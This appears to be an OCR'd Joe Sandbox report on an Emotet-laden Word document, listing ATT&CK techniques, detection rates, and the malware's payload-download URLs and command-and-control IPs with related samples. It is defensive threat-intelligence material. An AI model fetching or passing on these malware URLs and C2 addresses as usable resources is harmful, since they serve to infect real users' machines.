
- Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingre Trans
Default Accounts	Scripting 3 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encry Chan

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 3 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Appli Layer Proto
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Security Software Discovery 1 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Appli Layer Proto
Cloud Accounts	Command and Scripting Interpreter 2 1 1	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallba Chan
Replication Through Removable Media	PowerShell 4	Rc.common	Rc.common	Masquerading 2 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multil Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Datos-2021-4-377562.doc	65%	Virustotal		Browse
Datos-2021-4-377562.doc	50%	Metadefender		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	62%	ReversingLabs	Win32.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.1e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.390000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.220000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.rundll32.exe.4b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.540000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.1b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.710000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.1e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.300000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
petafilm.com	6%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://petafilm.com	6%	Virustotal		Browse
http://petafilm.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://5.2.136.90/cfneym/te8xci065y4us/0q84z262f3krhb3/	0%	Avira URL Cloud	safe	
http://zieflix.teleskopstore.com/cgi-bin/Gt3S/	11%	Virustotal		Browse
http://zieflix.teleskopstore.com/cgi-bin/Gt3S/	0%	Avira URL Cloud	safe	
http://https://somanap.com/wp-admin/P/	100%	Avira URL Cloud	malware	
http://https://fnjbq.com/wp-includes/rlR/	100%	Avira URL Cloud	malware	
http://wap.zhonglisc.com/wp-includes/QryCB/	100%	Avira URL Cloud	malware	
http://petafilm.com/wp-admin/4m/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://sakhisuhaninarijeevika.com/wp-includes/CvGUjvE/	100%	Avira URL Cloud	malware	
http://givingthanksdaily.com/qlE/VeF/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
petafilm.com	176.53.69.151	true	true	• 6%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://5.2.136.90/cfneym/te8xci065y4us/0q84z262f3krhb3/	true	• Avira URL Cloud: safe	unknown
http://petafilm.com/wp-admin/4m/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2089471049.0000000001DF7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2085893655.0000000001F17000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2087317946.00000000020E7000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000009.00000002.2088709624.0000000001F10000.00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.00000002.2088631606.0000000001C10000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2085697650.0000000001D30000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2087075723.000000001F00000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2088709624.0000000001F10000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.00000002.2088631606.0000000001C10000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2085697650.0000000001D30000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2087075723.000000001F00000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2088709624.0000000001F10000.00000002.00000001.sdmp	false		high
http://petafilm.com	powershell.exe, 00000005.00000002.2087287903.0000000003A73000.00000004.00000001.sdmp	true	• 6%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2089471049.0000000001DF7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2085893655.0000000001F17000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2087317946.00000000020E7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2084122758.0000000002390000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2087134887.0000000002830000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2088878541.00000000027C0000.00000002.00000001.sdmp	false		high
http://zieflix.teleskopstore.com/cgi-bin/Gt3S/	powershell.exe, 00000005.00000002.2086560223.0000000003742000.00000004.00000001.sdmp	true	• 11%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://somanap.com/wp-admin/P/	powershell.exe, 00000005.00000002.2086560223.0000000003742000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2088631606.0000000001C10000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2085697650.0000000001D30000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2087075723.000000001F00000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2088709624.0000000001F10000.00000002.00000001.sdmp	false		high
http://https://fnjbq.com/wp-includes/rIR/	powershell.exe, 00000005.00000002.2086560223.0000000003742000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://wap.zhonglisc.com/wp-includes/QryCB/	powershell.exe, 00000005.00000002.2086560223.0000000003742000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	powershell.exe, 00000005.00000002.2084122758.000000000239000 0.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2087134887.0000000002830000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2088878541.00000000027C0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2091379354.0000000002870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2089471049.0000000001DF7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2085893655.0000001F17000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2087317946.00000000020E7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2088631606.0000000001C10000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2085697650.0000001D30000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2087075723.000000001F00000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2088709624.0000000001F10000.00000002.00000001.sdmp	false		high
http://https://sakhisuhaninarijeevika.com/wp-includes/CvGUjvE/	powershell.exe, 00000005.00000002.2086560223.000000000374200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://givingthanksdaily.com/qlE/VeF/	powershell.exe, 00000005.00000002.2086560223.000000000374200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
176.53.69.151	unknown	Turkey		42926	RADORETR	true
5.2.136.90	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	337742
Start date:	10.01.2021
Start time:	02:32:03
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Datos-2021-4-377562.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@30/8@1/2
EGA Information:	• Successful, ratio: 91.7%
HDC Information:	• Successful, ratio: 92.6% (good quality ratio 89.1%) • Quality average: 75.2% • Quality standard deviation: 25.5%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 2368 because it is empty • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.
Errors:	• Sigma syntax error: Has an empty selector, Rule: Abusing Azure Browser SSO

Simulations

Behavior and APIs

Time	Type	Description
02:32:36	API Interceptor	1x Sleep call for process: msg.exe modified
02:32:37	API Interceptor	20x Sleep call for process: powershell.exe modified
02:32:39	API Interceptor	1818x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
176.53.69.151	PACK.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	bestand-8881014518 00944.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	pack 2254794.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	rapport 40329241.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	doc_X_13536.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	ytgeKMQNL2.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
5.2.136.90	INFO.doc	Get hash	malicious	Browse	• 5.2.136.90/s4s53loq4duda5245/oqihpvwd7v3xbk65/id3vxjgxs15smaafe/ag2ys7d8kzt/9e3w38p7li7xyu6s/2e0w6t/
	MAIL-0573188.doc	Get hash	malicious	Browse	• 5.2.136.90/kgyzxpwz2xbv77ogr/hwc124a/tlainblv97xym5/vprvaz88294j9p025s/
	Bestand.doc	Get hash	malicious	Browse	• 5.2.136.90/1b05ye92bd1jr3/zyv623ztls/15s4sj3gl56q/
	dat_513543.doc	Get hash	malicious	Browse	• 5.2.136.90/04rd/6w3hm75k6ju730vl/l0qiyvbr6/vmtc1/bd9090pvenbvbzuu/
	PACK.doc	Get hash	malicious	Browse	• 5.2.136.90/6d6v7rdk92yimvk/99aw7ok625toqmkhj7c/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	pack 2254794.doc	Get hash	malicious	Browse	• 5.2.136.90/76cxdz6xxj/u15u3hf6xq6us/0vtcgy/tltp48/51u1dif1fy5wlgpgf/
	DATA-480841.doc	Get hash	malicious	Browse	• 5.2.136.90/6tycsc/
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 5.2.136.90/gv38bn75mnjox2y/c6b9ni4/vj3ut3/kld53/bp623/r5qw7a8y6jtlf9qu/
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 5.2.136.90/9ormjijmma/sd2xibclmrp5oftlrxf/
	Adjunto.doc	Get hash	malicious	Browse	• 5.2.136.90/nmjn7tw17/z6mjkdfb6xb/85tf0qh6u/bqo6i0tmr9bo/
	arc-NZY886292.doc	Get hash	malicious	Browse	• 5.2.136.90/zpm1364ks766bq5tfgm/of4c87wiptl9gmt2iai/xi3tkrikfkjmyw07j7s/8758g9rolh/96kjwl7hgnpltacdm2/gdi8d56ispt49sa36ql/
	NQN0244_012021.doc	Get hash	malicious	Browse	• 5.2.136.90/xgyqftp8/ypox5kzx24gfln5utkh/ejrffzc54r5vq/itkmc/prx4/
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 5.2.136.90/tqndp5p5qacps4njp6/p6z0bktcdw7ja/i1rph/
	Scan-0767672.doc	Get hash	malicious	Browse	• 5.2.136.90/7hs0yieqcvglex40v9/th111ygicc1htiecx/eto0vvprampeftpmcc/
	Documento-2021.doc	Get hash	malicious	Browse	• 5.2.136.90/n5z35/rncfyghpt3nn9/twyyh8xn/dm5hb/
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 5.2.136.90/kcdo20u2bqptv6/
	rapport 40329241.doc	Get hash	malicious	Browse	• 5.2.136.90/6s0p53atjr9ihwygvd/svxo4o84aueyhj9v5m/5lqp30jb/g0ur1kwrzvgj3o0gmmo/dw8my2m1fzzo/
	info_39534.doc	Get hash	malicious	Browse	• 5.2.136.90/5ciqo/dhqbj3xw/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 5.2.136.90/l7tybna/g7nyjudv6/gf8bykzqxpzupj/wr2o0u8id88pf7dgmx3/9zupu1q7mb/wtjo6ov5niso7jo0n/
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 5.2.136.90/vcpu82n/rvhhoco3em4jtl/qxey084opeuhirghxzs/bm8x5w07go1ogzflbv/32imx8ryeb30/bd7tg46kn/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
petafilm.com	PACK.doc	Get hash	malicious	Browse	• 176.53.69.151
	bestand-8881014518 00944.doc	Get hash	malicious	Browse	• 176.53.69.151
	pack 2254794.doc	Get hash	malicious	Browse	• 176.53.69.151
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 176.53.69.151
	rapport 40329241.doc	Get hash	malicious	Browse	• 176.53.69.151
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 176.53.69.151
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 176.53.69.151
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 176.53.69.151
	doc_X_13536.doc	Get hash	malicious	Browse	• 176.53.69.151
	ytgeKMQNL2.doc	Get hash	malicious	Browse	• 176.53.69.151

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RCS-RDS73-75DrStaicoviciRO	INFO.doc	Get hash	malicious	Browse	• 5.2.136.90
	MAIL-0573188.doc	Get hash	malicious	Browse	• 5.2.136.90
